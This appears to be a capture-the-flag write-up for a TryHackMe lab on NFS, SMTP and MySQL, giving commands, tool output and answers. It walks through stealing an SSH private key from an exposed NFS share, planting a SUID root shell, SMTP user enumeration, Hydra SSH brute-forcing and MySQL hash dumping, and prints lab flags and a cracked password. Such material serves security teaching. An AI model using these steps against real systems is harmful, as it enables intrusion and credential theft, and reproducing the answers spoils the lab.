- Like my articles?

Task 1: Get Connected

It is time to look at more vulnerabilities and misconfigurations! Nothing more for now, so let's move on!

Questions

Ready? Let's get going!

> **Answer:** No answer needed

Task 2: Understanding NFS

NFS is the abbreviation of "Network File System" . It allows a system to share files and directories with other systems over a network. It does this by mounting all, or a portion of a file system on a server. That portion can then be accessed by clients with whatever privileges are assigned to each file.

NFS works by the client sending a request to mount a directory from a remote host on a local directory just the same way it can mount a physical device. The mount service will then act to connect to the relevant mount daemon using RPC (Remote Procedure Call). The server will then return a file handle in case the user has the permission necessary to mount the directory.

Files can be transferred between systems running Windows, Linux, MacOS and more!

Questions:

What does NFS stand for?

> **Answer:** Network File System

What process allows an NFS client to interact with a remote directory as though it was a physical device?

The client requests to mount a directory from a remote host on a local directory just the same way it can mount a physical device.

> **Answer:** mounting

What does NFS use to represent files and directories on the server?

If the user has the permissions required to mount the directory, the server returns a file handle which uniquely identifies each file and directory that is on the server.

> **Answer**: file handle

What protocol does NFS use to communicate between the server and client?

The mount service will connect to the relevant mount daemon using RPC.

> **Answer**: RPC

What two pieces of user data does the NFS server take as parameters for controlling user permissions? Format: parameter 1 / parameter 2

When accessing a file through NFS, an RPC call is placed to NFSD (the NFS daemon) on the server. This call takes parameters such as:

- The file handle
- The name of the file to be accessed
- The user's, user ID
- The user's group ID

> **Answer**: user id / group id

Can a Windows NFS server share files with a Linux client? (Y/N)

> **Answer**: Y

Can a Linux NFS server share files with a MacOS client? (Y/N)

> **Answer**: Y

What is the latest version of NFS? [released in 2016, but is still up to date as of 2020] This will require external research.

NFS version 4.2 was released in November 2016.
Source :https://en.wikipedia.org/wiki/Network_File_System

> **Answer**: 4.2

Task 3: Enumerating NFS

We are going to need nfs-common to interact with any NFS share from our local machine. In addition, we need a directory on our system where are the content shared by the host server can be accessed. You can create
this folder anywhere on your system. Once you've created this mount point, you can use the "mount" command to connect the NFS share to the mount point on your machine like so:

```
sudo mount -t nfs IP:share /tmp/mount/ -nolock
```

But before we do this, we need to do some port scanning using nmap. Let's get this party started!

Questions

Conduct a thorough port scan scan of your choosing, how many ports are open?

Let's start by setting an environmental variable that stores the active machine ip address: $ip = 10.10.191.40. Remember to set it to the specific ip the machine you are attacking uses.

```
nmap $id -A -p-
```

(You should perhaps consider running without the -A flag, as the process is already very slow without scanning for everything!)

The following results are shown:

```
Completed SYN Stealth Scan at 11:11, 618.86s elapsed (65535 total ports)
Nmap scan report for ip-10-10-57-214.eu-west-1.compute.internal (10.10.57.214)
Host is up, received arp-response (0.00042s latency).
Scanned at 2022-06-03 11:00:41 BST for 619s
Not shown: 65521 closed ports
Reason: 65521 resets
PORT      STATE    SERVICE REASON
22/tcp    open     ssh     syn-ack ttl 64
111/tcp   open     rpcbind syn-ack ttl 64
2049/tcp  open     nfs     syn-ack ttl 64
11755/tcp filtered unknown no-response
17087/tcp filtered unknown no-response
18122/tcp filtered unknown no-response
28111/tcp filtered unknown no-response
37051/tcp open     unknown syn-ack ttl 64
39739/tcp filtered unknown no-response
41695/tcp open     unknown syn-ack ttl 64
44833/tcp open     unknown syn-ack ttl 64
45227/tcp open     unknown syn-ack ttl 64
54140/tcp filtered unknown no-response
59256/tcp filtered unknown no-response
MAC Address: 02:4D:3D:32:8A:9D (Unknown)
```

Open ports

> **Answer:** 7

Which port contains the service we're looking to enumerate?

> ***Answer:*** 2049

Now, use /usr/sbin/showmount -e [IP] to list the NFS shares, what is the name of the visible share?

showmount queries the mount daemon on a remote host for information about the state of the NFS server on that machine.

```
root@ip-10-10-240-164:~# /usr/sbin/showmount -e 10.10.57.214
Export list for 10.10.57.214:
/home *
```

Showmount queries the mount daemon

> **Answer:** /home

Time to mount the share to our local machine! First, use "mkdir /tmp/mount" to create a directory on your machine to mount the share to. This is in the /tmp directory- so be aware that it will be removed on restart.Then, use the mount command we broke down earlier to mount the NFS share to your local machine.

Let's do as they say. Start by creating the directory with the following syntax:

```
mkdir /tmp/mount
```


Follow it up by running:

```
sudo mount -t nfs $ip:home /tmp/mount/ -nolock
```

Change directory to where you mounted the share- what is the name of the folder inside?

Change the directory to the mount directory:

```
cd /tmp/mount
```



The contents of the mount folder

> **Answer:** cappucino


Interesting! Let's do a bit of research now, have a look through the folders. Which of these folders could contain keys that would give us remote access to the server?

See the files by running *ls -la*.
We use the -a flag since everything is hidden. The .ssh directory is very useful to us, as there might be a private ssh key in there that we can use!

> **Answer:** .ssh

Which of these keys is most useful to us?

Changing directory to the .ssh folder shows us the public and private key.



Listing the .ssh directory

id_rsa is the private key!

> **Answer:** id_rsa

Copy this file to a different location your local machine, and change the permissions to "600" using "chmod 600 [file]". Assuming we were right about what type of directory this is, we can pretty easily work out the name of the user this key corresponds to.

Copy the file to our tmp directory:

```
cp id_rsa /tmp
```

Change the permissions using:

```
chmod 600 /tmp/id_rsa
```

Can we log into the machine using *ssh -i <key-file> <username>@<ip>* ? (Y/N)

Since the username probably is cappuccino, we can login as follows:

```
ssh -i /tmp/id_rsa cappucino@$ip
```

```
root@ip-10-10-240-164:/tmp# ssh -i /tmp/id_rsa cappucino@10.10.57.214
The authenticity of host '10.10.57.214 (10.10.57.214)' can't be established.
ECDSA key fingerprint is SHA256:YZbI4MCk+BQgHK2gc4cdmXuPTzO6m8CtiVRkPalFhlU.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.10.57.214' (ECDSA) to the list of known hosts.
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri Jun  3 10:45:55 UTC 2022

  System load:  0.1               Processes:           102
  Usage of /:   45.2% of 9.78GB   Users logged in:     0
  Memory usage: 16%               IP address for eth0: 10.10.57.214
  Swap usage:   0%


44 packages can be updated.
0 updates are security updates.


Last login: Thu Jun  4 14:37:50 2020
cappucino@polonfs:~$
```

Logging in through SSH

> **Answer:** Y

Task 4: Exploiting NFS

Hurrah! We got access and now we control this system...right? Unfortunately not. We have shell access, but with low privileges. We need to learn how to do something called *escalating privileges*. Which basically means giving us root access!

Normally, Root Squashing is enabled on NFS shares. This prevents anyone from connecting to the share and getting root access to the NFS volume. Remote users are automatically assigned a user "nfsnobody" with very few local privileges. But if the NFS share does not have Root Squashing enabled, we can create something called SUID files, which allow a remote user t the root access.

SUIDS are special file permissions for executable files which enables other users to run the file with effective permissions of the file owner. We can leverage this to get a shell with these privileges! This sounded pretty complicated to me the first time around, but it just means that we upload files to the NFS share, and afterwards we control the permissions of these files.
We are able to set the permissions of whatever we upload, in this case a bash shell executable. We can then log in through SSH, as we did in the previous task- and execute this executable to gain a root shell! Let's continue where we left of.

Questions

First, change directory to the mount point on your machine, where the NFS share should still be mounted, and then into the user's home directory.
Download the bash executable to your Downloads directory. Then use "cp ~/Downloads/bash ." to copy the bash executable to the NFS share. The copied bash shell must be owned by a root user, you can set this using "sudo chown root bash"

As described, move back to the /tmp/mount/cappucino folder.

Download the file:

```
wget https://github.com/polo-sec/writing/raw/master/Security%20Challenge%20Wal
```

Copy it to the mount point:

```
cp ~/Downloads/bash .
```

Now make sure the bash shell is owned by a root user:

```
sudo chown root bash
```

Now, we're going to add the SUID bit permission to the bash executable we just copied to the share using "sudo chmod +[permission] bash". What letter do we use to set the SUID bit set using chmod?

Let's give it the right permissions by writing:

```
sudo chmod +s bash
```

Maybe needed: sudo chmod +x bash

> **Answer:** s

Let's do a sanity check, let's check the permissions of the "bash" executable using "ls -la bash". What does the permission set look like? Make sure that it ends with -sr-x.

Permissions of bash executable


> **Answer:** -rwsr-sr-x

Now, SSH into the machine as the user. List the directory to make sure the bash executable is there. Now, the moment of truth. Lets run it with "./bash -p". The -p persists the permissions, so that it can run as root with SUID- as otherwise bash will sometimes drop the permissions.

SSH back into the machine:

```
ssh -i /tmp/id_rsa cappucino@$ip
```

Run it with `./bash -p`



Running the bash executable

Voila! We got access.

Great! If all's gone well you should have a shell as root! What's the root flag?

Move into the root directory:

```
cd /root
```

And read the file:

```
cat root.txt
```

> **Answer:** THM{nfs_got_pwned}

Enough playing with NFS shares, it's time to move into hacking SMTP!

Part 5: Understanding SMTP

SMTP stands for *Simple Mail Transfer Protocol,* and is used to handle the sending of emails. Together with POP/IMAP (both responsible for the transfer of emails, POP being more simplistic than IMAP) it allows users to send and receive emails.

A SMTP server performs three function:

1. Verifying who is sending email through the SMTP server

2. Sends outgoing mail
3. Sending mail back to sender if it can't be delivered

Your email client connects to the SMTP server of your domain, and initiates the SMTP handshake. The connection is usually ran over port 25. After the connections are setup and validated, the SMTP session starts.

Enough introduction for now, let's continue with the questions.

Questions

What does SMTP stand for?

> **Answer:** simple mail transfer protocol

What does SMTP handle the sending of? (answer in plural)

> **Answer:** emails

What is the first step in the SMTP process?

> **Answer:** smtp handshake

What is the default SMTP port?

> **Answer:** 25

Where does the SMTP server send the email if the recipient's server is not available?

> **Answer:** SMTP queue

On what server does the Email ultimately end up on?

> **Answer:** POP/IMAP

Can a Linux machine run an SMTP server? (Y/N)

> **Answer:** Y

Can a Windows machine run an SMTP server? (Y/N)

> **Answer:** Y

Task 6: Enumerating SMTP

Poorly configured or vulnerable mail servers can often provide an initial foothold into a network, but we would like to fingerprint the server first to make our targeting as precise as possible. We're going to use the "*smtp_version*" module in MetaSploit to do this. It can scan a range of IP addresses and determine the version of any mail servers it encounters.

The SMTP service has two internal commands that allow the enumeration of users: VRFY (confirming the names of valid users) and EXPN (which reveals the actual address of user's aliases and lists of e-mail (mailing lists). Using these SMTP commands, we can reveal a list of valid users

We can do this manually, over a telnet connection- however Metasploit comes to the rescue again, providing a handy module appropriately called "*smtp_enum*". Using the module is a simple matter of feeding it a host or range of hosts to scan and a wordlist containing usernames to enumerate.

Questions

First, lets run a port scan against the target machine, same as last time. What port is SMTP running on

```
Nmap scan report for ip-10-10-123-45.eu-west-1.compute.internal (10.10.123.45)
Host is up (0.00040s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
25/tcp open  smtp
MAC Address: 02:C2:3B:E5:0C:23 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 611.82 seconds
```

Open ports on machine

Now we can scan for more info on this specific port by running: `nmap $ip -p 25 -A`

```
PORT   STATE SERVICE VERSION
25/tcp open  smtp    Postfix smtpd
|_smtp-commands: polosmtp.home, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTL
S, ENHANCEDSTATUSCODES, 8BITMIME, DSN, SMTPUTF8,
| ssl-cert: Subject: commonName=polosmtp
| Subject Alternative Name: DNS:polosmtp
| Not valid before: 2020-04-22T18:38:06
|_Not valid after:  2030-04-20T18:38:06
|_ssl-date: TLS randomness does not represent time
MAC Address: 02:B1:52:11:26:87 (Unknown)
Warning: OSScan results may be unreliable because we could not find at least 1
 open and 1 closed port
Aggressive OS guesses: Linux 3.8 (95%), Linux 3.1 (94%), Linux 3.2 (94%), AXIS
 210A or 211 Network Camera (Linux 2.6.17) (94%), ASUS RT-N56U WAP (Linux 3.4)
 (93%), Linux 3.16 (93%), Linux 2.6.32 (92%), Linux 2.6.39 - 3.2 (92%), Linux
3.1 - 3.2 (92%), Linux 3.2 - 4.8 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: Host:  polosmtp.home

TRACEROUTE
HOP RTT     ADDRESS
1   0.44 ms ip-10-10-36-139.eu-west-1.compute.internal (10.10.36.139)
```

More info on port 25

> **Answer:** 25

Okay, now we know what port we should be targeting, let's start up Metasploit. What command do we use to do this?

You can learn more about metasploit here:
https://tryhackme.com/room/rpmetasploit

> **Answer:** msfconsole

Let's search for the module "smtp_version", what's it's full module name?

You can search for modules by starting the metasploit console: `msfconsole -q`, followed by `search smtp_version`.

```
root@ip-10-10-250-13:~# msfconsole -q
msf5 > search smtp_version

Matching Modules
================

   #  Name                                 Disclosure Date  Rank    Check  Des
cription
   -  ----                                 ---------------  ----    -----  ---
--------
   0  auxiliary/scanner/smtp/smtp_version                   normal  No     SMT
P Banner Grabber
```

Searching for the smtp_version module

> **Answer**: auxiliary/scanner/smtp/smtp_version

Great, now- select the module and list the options. How do we do this?

First, we write `use 0` to select the previously searched for module. After, make sure the console prompt shows *auxiliary(scanner/smtp/smtp_version)* > to make sure the module is selected. Afterwards, run `options`

```
msf5 > search smtp_version

Matching Modules
================

   #  Name                                 Disclosure Date  Rank    Check  Description
   -  ----                                 ---------------  ----    -----  -----------
   0  auxiliary/scanner/smtp/smtp_version                   normal  No     SMTP Banner Grabber


msf5 > use 0
msf5 auxiliary(scanner/smtp/smtp_version) > options

Module options (auxiliary/scanner/smtp/smtp_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT    25               yes       The target port (TCP)
   THREADS  1                yes       The number of concurrent threads (max one per host)
```

Selecting smtp_version and showing options

> **Answer:** options

Have a look through the options, does everything seem correct? What is the option we need to set?

There are three settings listed, all of which are required, and only RHOSTS is empty.

> **Answer:** RHOSTS

Set that to the correct value for your target machine. Then run the exploit. What's the system mail name?

Start by setting the RHOSTS value by entering:

```
set RHOSTS <target ip>
```

Now it's time to run the exploit. We do this by simply entering: `run` .

```
msf5 auxiliary(scanner/smtp/smtp_version) > run

[+] 10.10.36.139:25       - 10.10.36.139:25 SMTP 220 polosmtp.home ESMTP Postfix (Ubuntu)\x0d\x0a
[*] 10.10.36.139:25       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Running the exploit

> **Answer:** polosmtp.home

What Mail Transfer Agent (MTA) is running the SMTP server? This will require some external research.

A MTA is software that transfers electronic mail messages from one computer to another using SMTP.

The answer to this question is actually visible on the previous results from running Metasploit's stmp module.

> **Answer**: postfix

Good! We've now got a good amount of information on the target system to move onto the next stage. Let's search for the module "*smtp_enum*", what's it's full module name?

This should be repetition by now. Startup msfconsole again if needed, type `search smtp_enum`, followed by `use 0`. The answer shows up.

```
root@ip-10-10-0-169:~# msfconsole -q
msf5 > search smtp_enum

Matching Modules
================

   #  Name                              Disclosure Date  Rank    Check  Description
   -  ----                              ---------------  ----    -----  -----------
   0  auxiliary/scanner/smtp/smtp_enum                   normal  No     SMTP User Enumeration Utility


msf5 > use 0
msf5 auxiliary(scanner/smtp/smtp_enum) > options

Module options (auxiliary/scanner/smtp/smtp_enum):

   Name       Current Setting                                                Required  Description
   ----       ---------------                                                --------  -----------
   RHOSTS                                                                    yes       The target host(s), range CIDR identifier, or hosts file
le:<path>'
   RPORT      25                                                             yes       The target port (TCP)
   THREADS    1                                                              yes       The number of concurrent threads (max one per host)
   UNIXONLY   true                                                           yes       Skip Microsoft bannered servers when testing unix users
   USER_FILE  /opt/metasploit-framework-5101/data/wordlists/unix_users.txt   yes       The file that contains a list of probable users accounts.

(arg: 45)
```

Selecting smtp_enum and showing options

> **Answer:** auxiliary/scanner/smtp/smtp_enum

We're going to be using the "top-usernames-shortlist.txt" wordlist from the Usernames subsection of seclists (/usr/share/wordlists/SecLists/Usernames if you have it installed).

What option do we need to set to the wordlist's path?

Run `options` (see above). There is an option called USER_FILE.

> **Answer:** USER_FILE

Once we've set this option, what is the other essential parameter we need to set?

Set the previously mentioned option equal to the right path. You should write:

```
set USER_FILE /usr/share/wordlists/SecLists/Usernames/top-usernames-shortlist.
```

The other option we have to set is RHOSTS. Set this equal to the target ip.

```
msf5 auxiliary(scanner/smtp/smtp_enum) > set RHOSTS 10.10.144.37
RHOSTS => 10.10.144.37
msf5 auxiliary(scanner/smtp/smtp_enum) > set USER_FILE /usr/share/wordlists/SecLists/Usernames/top-usernames-shortlist.txt
USER_FILE => /usr/share/wordlists/SecLists/Usernames/top-usernames-shortlist.txt
```

Setting RHOSTS

> **Answer**: RHOSTS.

Now, run the exploit, this may take a few minutes, so grab a cup of tea, coffee, water. Keep yourself hydrated!

Now simply type `run`.

Okay! Now that's finished, what username is returned?

```
msf5 auxiliary(scanner/smtp/smtp_enum) > run

[*] 10.10.144.37:25       - 10.10.144.37:25 Banner: 220 polosmtp.home ESMTP Postfix (Ubuntu)
[+] 10.10.144.37:25       - 10.10.144.37:25 Users found: administrator
[*] 10.10.144.37:25       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

> **Answer:** administrator

Task 7: Exploiting SMTP

Ok! So we found out some info about our target system, and got a user account name as well. You might remember from the beginning of task 6 that we also had an open ssh port. We can try and bruteforce the password of the user we just found to get access to the ssh.

We will use Hydra for this. Hydra uses dictionary attacks, and we have many wordlists available at /usr/share/wordlists. The syntax for the command we're going to use to find the passwords is this:

```
hydra -t 16 -l USERNAME -P /usr/share/wordlists/rockyou.txt -vV 10.10.144.37 s
```

- – t: means the number of parallel connection per target.
- -l: points to the user account we want to hack
- -P: the wordlist file path
- -vV: set the verbose mode to very verbose, showing us a lot of info


```
hydra -t 16 -l administrator -P /usr/share/wordlists/rockyou.txt -vV $ip ssh.
```

Questions

What is the password of the user we found during our enumeration stage?

This one is easy now we pretty much are given the syntax. Simply write:

On attempt number 146 we find the password:



Bruteforcing the password

> **Answer:** alejandro

Great! Now, let's SSH into the server as the user, what is contents of smtp.txt

Simply write: `ssh administrator@$ip` and you will get access!

> **Answer:** THM{who_knew_email_servers_were_c00l?}

That's it! Time for some MySQL.

Task 8: Understanding MySQL

Now let's look at MySQL. I assume most are aware that MySQL is a Relational Database Management System (RDBMS) based on a query language called SQL. In other words, it's a software used to manage databases based on a relational model (meaning the data is stored as table).

MySQL is made up of the server and utility programs that help in the administration of MySQL databases. The server takes care of database instructions, and manages these requests and communicates using the MySQL protocol. It uses the client-server communication model.

MySQL can run on various platforms, and is used as a back end database for many prominent websites.

Questions

What type of software is MySQL?

> **Answer:** relational database management system

What language is MySQL based on?

> **Answer:** SQL

What communication model does MySQL use?

> **Answer:** client-server

What is a common application of MySQL?

> **Answer:** back end database

What major social network uses MySQL as their back-end database? This will require further research.

> **Answer:** Facebook

Task 9: Enumerating MySQL

Although it is possible to brute-force yourself into a MySQL server, it is normally not your first point of attack. It is more common to have gained information about the MySQL server by enumerating and exploiting other services. For this CTF scenario, we are focusing on gettin

inside the MySQL server and we are therefore assuming that we found the credentials**:** **“root:password”** earlier through other means.

Note: although we are going to use metasploit here, you could also use the msql-enum script in nmap: https://nmap.org/nsedoc/scripts/mysql-enum.html. Try using this script to gain info on the used usernames:

```
root@ip-10-10-206-1:~# nmap -p 3306 --script=mysql-enum 10.10.237.80

Starting Nmap 7.60 ( https://nmap.org ) at 2022-06-05 19:22 BST
Nmap scan report for ip-10-10-237-80.eu-west-1.compute.internal (10.10.237.80)
Host is up (0.00020s latency).

PORT     STATE SERVICE
3306/tcp open  mysql
| mysql-enum:
|   Valid usernames:
|     root:<empty> - Valid credentials
|     web:<empty> - Valid credentials
|     guest:<empty> - Valid credentials
|     user:<empty> - Valid credentials
|     netadmin:<empty> - Valid credentials
|     sysadmin:<empty> - Valid credentials
|     administrator:<empty> - Valid credentials
|     webadmin:<empty> - Valid credentials
|     admin:<empty> - Valid credentials
|     test:<empty> - Valid credentials
|_  Statistics: Performed 10 guesses in 1 seconds, average tps: 10.0
MAC Address: 02:E5:96:47:24:97 (Unknown)
```

Using the nmap msql-enum script

There are different tools to get the job done!

Questions

As always, let’s start out with a port scan, so we know what port the service we’re trying to attack is running on. What port is MySQL using?

Let’s do a nmap, as you are probably used to by now.

I ran the following syntax (I decided to only run the 100 most common ports, which could always be followed up by another scan if needed):

```
nmap $ip -p- -A -v -top-ports 100
```

$ip points to the target machine ip, -A get a bunch of information on the target service, -v meaning extra verbosity, and -top-ports 100 means only scanning the 100 most common ports.

Running nmap port scan

> **Answer:** 3306

Good, now- we think we have a set of credentials. Let's double check that by manually connecting to the MySQL server. We can do this using the command "mysql -h [IP] -u [username] -p"

Now we can enter:

```
mysql -h $ip -u root -p
```

```
root@ip-10-10-206-1:~# mysql -h 10.10.237.80 -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 22
Server version: 5.7.29-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2022, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

Connecting to MySQL

We got access! Lets quit out of this session with `exit` and launch up Metasploit. For this we are using the **mysql_sql** module.

Search for, select and list the options it needs. What three options do we need to set? (in descending order).

Let us use commands as previously:

Startup msfconsole again if needed, type `search mysql_sql`, followed by `use 0`.

```
msf5 > search mysql_sql

Matching Modules
================

   #  Name                              Disclosure Date  Rank    Check  Description
   -  ----                              ---------------  ----    -----  -----------
   0  auxiliary/admin/mysql/mysql_sql                    normal  No     MySQL SQL Generic Query


msf5 > use 0
msf5 auxiliary(admin/mysql/mysql_sql) >
```

Selecting the mysql_sql module

Run *options*. There is are three required options: **RHOSTS**, **USERNAME** and **PASSWORD**.

```
msf5 auxiliary(admin/mysql/mysql_sql) > options

Module options (auxiliary/admin/mysql/mysql_sql):

   Name      Current Setting   Required  Description
   ----      ---------------   --------  -----------
   PASSWORD                    no        The password for the specified username
   RHOSTS                      yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT     3306              yes       The target port (TCP)
   SQL       select version()  yes       The SQL to execute.
   USERNAME                    no        The username to authenticate as
```

Required options for the mysql_sql module

> **Answer:** PASSWORD/RHOSTS/USERNAME (in descending order!)

Run the exploit. By default it will test with the "select version()" command, what result does this give you?

Set RHOSTS, USERNAME, and PASSWORD in the console by executing ***SET PASSWORD password*** etc. Execute `run`.

```
msf5 auxiliary(admin/mysql/mysql_sql) > set RHOSTS 10.10.237.80
RHOSTS => 10.10.237.80
msf5 auxiliary(admin/mysql/mysql_sql) > set USERNAME root
USERNAME => root
msf5 auxiliary(admin/mysql/mysql_sql) > set PASSWORD password
PASSWORD => password
msf5 auxiliary(admin/mysql/mysql_sql) > run
[*] Running module against 10.10.237.80

[*] 10.10.237.80:3306 - Sending statement: 'select version()'...
[*] 10.10.237.80:3306 -  | 5.7.29-0ubuntu0.18.04.1 |
[*] Auxiliary module execution completed
msf5 auxiliary(admin/mysql/mysql_sql) >
```

Setting the options and running the module

> **Answer:** 5.7.29–0ubuntu0.18.04.1

Great! We know that our exploit is landing as planned. Let's try to gain some more ambitious information. Change the "sql" option to "show databases". how many databases are returned?

We can give specific commands by setting the SQL option. Finish this task by executing: `set SQL show databases`:

> **Answer**: 4

```
msf5 auxiliary(admin/mysql/mysql_sql) > set SQL show databases
SQL => show databases
msf5 auxiliary(admin/mysql/mysql_sql) > run
[*] Running module against 10.10.237.80

[*] 10.10.237.80:3306 - Sending statement: 'show databases'...
[*] 10.10.237.80:3306 -  | information_schema |
[*] 10.10.237.80:3306 -  | mysql |
[*] 10.10.237.80:3306 -  | performance_schema |
[*] 10.10.237.80:3306 -  | sys |
[*] Auxiliary module execution completed
msf5 auxiliary(admin/mysql/mysql_sql) >
```

Running mysql_sql once more

Task 10: Exploiting MySQL

Let't start exploiting the machine!

Questions

First, let's search for and select the "mysql_schemadump" module. What's the module's full name?

```
root@ip-10-10-206-1:~# msfconsole -q
msf5 > search mysql_schemadump

Matching Modules
================

   #  Name                                          Disclosure Date  Rank    Check
  Description
   -  ----                                          ---------------  ----    -----
  -----------
   0  auxiliary/scanner/mysql/mysql_schemadump                       normal  No
  MYSQL Schema Dump


msf5 > use 0
msf5 auxiliary(scanner/mysql/mysql_schemadump) >
```

Finding the mysql_schemadump module

> **Answer:** auxiliary/scanner/mysql/mysql_schemadump

Set the relevant options, run the exploit. What's the name of the last table that gets dumped?


Run `options` to see the options we have to set.

```
msf5 auxiliary(scanner/mysql/mysql_schemadump) > options

Module options (auxiliary/scanner/mysql/mysql_schemadump):

   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   DISPLAY_RESULTS  true            yes       Display the Results to the Screen
   PASSWORD                         no        The password for the specified username
   RHOSTS                           yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT           3306             yes       The target port (TCP)
   THREADS         1                yes       The number of concurrent threads (max one per host)
   USERNAME                         no        The username to authenticate as
```

Listing the available options for the mysql_schemadump module

Let's set RHOSTS, USERNAME and PASSWORDS as before, followed by executing `run`.

The last table to be shown is shown here:



Name of the last table

> **Answer:** x$waits_global_by_latency

Awesome, you have now dumped the tables, and column names of the whole database. But we can do one better… search for and select the "mysql_hashdump" module. What's the module's full name?

This should be second nature by now. Search for the module *search mysql_hashdump*, use it *(use 1)* and answer the question:

```
msf5 > search mysql_hashdump

Matching Modules
================

   #  Name                                      Disclosure Date  Rank    Check  Description
   -  ----                                      ---------------  ----    -----  -----------
   0  auxiliary/analyze/crack_databases                          normal  No     Password Cracker: Databases
   1  auxiliary/scanner/mysql/mysql_hashdump                     normal  No     MYSQL Password Hashdump

Interact with a module by name or index, for example use 1 or use auxiliary/scanner/mysql/mysql_hashdump

msf5 > use 1
msf5 auxiliary(scanner/mysql/mysql_hashdump) >
```

Selecting the mysql_hashdump module

> **Answer:** auxiliary/scanner/mysql/mysql_hashdump

Again, I'll let you take it from here. Set the relevant options, run the exploit. What non-default user stands out to you?

Find the relevant options by writing `options`.

```
msf5 auxiliary(scanner/mysql/mysql_hashdump) > options

Module options (auxiliary/scanner/mysql/mysql_hashdump):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        The password for the specified username
   RHOSTS                     yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT     3306             yes       The target port (TCP)
   THREADS   1                yes       The number of concurrent threads (max one per host)
   USERNAME                   no        The username to authenticate as
```

